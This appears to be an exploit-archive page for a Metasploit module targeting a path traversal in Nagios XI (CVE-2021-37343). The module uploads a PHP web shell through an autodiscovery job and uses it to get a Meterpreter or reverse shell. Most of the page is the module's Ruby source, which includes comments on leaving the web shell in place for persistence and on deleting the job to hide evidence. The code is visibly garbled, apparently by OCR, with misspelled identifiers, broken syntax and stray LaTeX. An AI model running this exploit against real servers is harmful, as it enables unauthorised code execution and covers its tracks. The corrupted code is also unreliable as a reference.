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Nagios XI Autodiscovery Shell Upload

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Posted Feb 14, 2022

This Metasploit module exploits a path traversal issue in Nagios XI before version 5.8.5. The path traversal allows a remote and authenticated administrator to upload a PHP web shell and execute code as www-data. The module achieves this by creating an autodiscovery job with an id field containing a path traversal to a writable and remotely accessible directory, and custom_ports field containing the web shell. A cron file will be created using the chosen path and file name, and the web shell is embedded in the file. After the web shell has been written to the victim, this module will then use the web shell to establish a Meterpreter session or a reverse shell. By default, the web shell is deleted by the module, and the autodiscovery job is removed as well.

tags | exploit, remote, web, shell, php ries I CVE-2021-37343

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
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```
nagios_version = nagios_xi_version(res_array[0])
if magios_version.nil?
return CheckCode::Detected('Unable to obtain the Nagios XI version from the dashboard')
          CheckCode::Safe("Determined using the self-reported version: #{nagios_version}") end
      fail_with(Failure::Disconnected, 'Connection failed') unless res
fail with(Failure::UnexpectedReply, 'Unexpected HTTP status code f(res.code)") unless res.code == 200
fail_with(Failure::UnexpectedReply, 'Unexpected HTTP body') unless res.body.include?('<title>New Auto-
covery Job')
          # snag the nsp token from the response
nsp = get_nsp(res)
fail_with(Failure::Unknown, 'Failed to obtain the nsp token which is required to upload the web shell') if
.blank?
         res = send_request_cgi({
    method' => 'FOST',
    'uri' => autodisc_uri,
    'cookie' => @auth_cookies,
    'vars_get' => {
        'mode' => 'newjob'

          fail_with(Failure::Disconnected, 'Connection failed') unless res
fail_with(Failure::UnexpectedReply, "Unexpected HTTP status code #{res.code}") unless res.code == 302
          # Test the web shell installed by echoing a random string and ensure it appears in the res.body
print status("Testing if web shell installation was successful")
rand data = Rex::Test.rand text alphanumeric(16.32)
res = execute via webshell("Mecho #[rand data]")
fail with[Tailure::UnexpectedReply, Web shell execution did not appear to succeed.') unless
.body.include?(rand data)
print_good("Web shell installed at #[webshell_location]")
       # This is a great place to leave a web shell for persistence since it doesn't require auth
# to touch it. By default, we'll clean this up but the attacker has to option to leave it
if detactor("DELETE MERSHELL')
    register_file_for_cleanup("#{@webshell_path)#(@webshell_name)")
end
       \theta Successful exploitation creates a new job in the autodiscovery view. This function deletes \theta the job that there is no evidence of exploitation in the UI. def cleanupjbb
          ef cleanup_job
print_status('Deleting autodiscovery job')
         res = send_request_cgi({
    'method' -> 'POST',
    'uri' -> normalize_uri(target_uri.path, '/includes/components/autodiscovery/'),
    'cookie' -> Sauth_cookies,
    'soie' -> 'deletejot',
    'soie' -> 'deletejot',
    'job' -> "#{"../' ' datastore['DEPTH']}#{@webshell_path}#{@webshell_name}"
    '
       fail with(Failure::Disconnected, 'Connection failed') unless res
fail, with(Failure::UnexpectedReply, "Unexpected HTTP status code *{res.code}") unless res6.code == 302
end
     fail\_with (Failure:: Disconnected, 'Connection failed') unless res \\ fail\_with (Failure:: Unexpected Reply, "Unexpected HTTP status code <math>\{\text{res.code}\}") unless res.code == 200 res end
...a web shell name if the user doesn't specify one
_...me = datastore['WEBSHELL_NAME'] || "*f[Rex::Text.rand_te>
drop_webshell

print_status('Texecuting *ftarget.name) for *f(datastore['PAYLOAD'])")
case texpect['Type']
when :unix_cmd
execute command [payload.encoded)
when :linux dropper
execute_cmdstager
end
enaure
cleanup_job
end
and
       def execute_command(cmd, _opts = {})
  execute_via_webshell(cmd)
end
```

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